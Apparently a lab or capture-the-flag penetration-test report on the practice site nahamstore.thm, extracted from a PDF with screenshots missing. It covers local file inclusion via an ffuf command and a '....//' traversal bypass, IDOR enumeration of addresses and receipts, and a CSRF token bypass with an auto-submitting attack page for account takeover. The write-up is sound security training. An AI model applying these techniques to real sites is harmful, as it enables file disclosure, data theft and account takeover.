
Approach 2 - Automated Discovery using FFUF

To scale testing I used **ffuf** with an LFI wordlist.

Command:

ffuf -u 'http://nahamstore.thm/product/picture/?file=FUZZ' -w ~/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 19

Key output :



Interpretation


- ffuf discovered multiple traversal payloads that successfully retrieved `/etc/passwd` (or other files reachable by the web process).
- The successful payloads used repeated `.` and `//` sequences (the `....//` pattern), which evaded naïve blacklists for `../` or `%2e%2e%2f`.

Exploitation & Impact

I verified the LFI via direct path traversal. Classic `../` attempts returned a generic response:

`File does not exist(Content-Length: 19)`

However, a non-standard traversal bypass using the `....//` pattern (identified with `ffuf`) allowed file disclosure. I validated the bypass manually with `curl`:



Flag Retrieved: `{7ef60e74b711f4c3a1fdf5a131ebf863}`

Summary: An attacker can read any file accessible to the web process (application source, config files, environment variables, flags). Disclosure of secrets (DB credentials, API keys, private keys) could enable privilege escalation or full system compromise.

G. Insecure Direct Object References (IDOR) (2 instances)

- **Severity:** Medium
- **Affected asset:** Object access endpoints using predictable IDs.
- **Summary:** Missing authorization checks allowed access to objects owned by other users.
- **Recommended remediation:** Implement server-side authorization checks, use opaque identifiers, and apply per-object ACL verification.


First IDOR

Vulnerable Endpoint:

nahamstore.thm/basket

Vulnerable Parameter:

address_id



Exploitation

An attacker could automate the enumeration process by iterating through sequential address_id values

(1-10000) to collect comprehensive user information across the entire user base

Second IDOR


During application testing, the we found endpoint was responsible for generating PDF receipts for users. Initial analysis revealed an id parameter used to reference specific receipts.


Initial Testing

Vulnerable Endpoint: /pdf-generator

Initial Parameter: id

POC :






Parameter Discovery

Through further enumeration and analysis of server responses/error messages, it was discovered that the endpoint also accepted a user_id parameter. This indicated that the PDF generation functionality use user_id also

Ensure making URl Encoding for & and id = user_id



Order # 4

Shipping Address


Mr Jimmy Jones
160 Broadway
New York
10038

Order Details

Order Id: **4**
Order Date: **03/11/2025 20:40:46**

Product	**Cost**
Sticker Pack	$15.00
Total	**$15.00**

1




H. Cross-Site Request Forgery (CSRF) (2 instances)

- **Severity:** Medium
- **Affected asset:** State-changing endpoints.
- **Summary:** Missing anti-CSRF tokens and/or lax cookie attributes could allow unwanted state changes through forged requests.
- **Recommended remediation:** Implement per-request anti-CSRF tokens, enforce SameSite cookie policy, and require re-authentication for sensitive operations .


Part 1:

Step 1: Exploiting Email Change

1. **Token Check:** The requests for changing the email were found to contain a protective value called csrf_protect.



2. **Bypass Method:** I found that the server did not properly check this token. I could **delete the csrf_protect value** completely from the request. When I sent the request without the code, the change was still successful. This showed the protection didn't work.





Proof of Concept (PoC) & Exploitation


I used the successful token bypass to create a two-step attack for a complete account takeover.

1. **Email Change Exploitation:**


I built a simple, bad webpage (`change-email.html`) on my local server. This page was set up to automatically send a request (`auto-submit POST`) to the victim's account to change their email







The goal of this request was to change the victim's email to one I control (attacker12@example.com).



When a logged-in user visited the page, their email was changed without them knowing.

Impact

This flaw allows an attacker to take over the user's communication channel by changing their email address. This is a critical step in a chain attack leading to **Full Account Takeover**.

Part 2: CSRF on Password Change (Missing Protection)

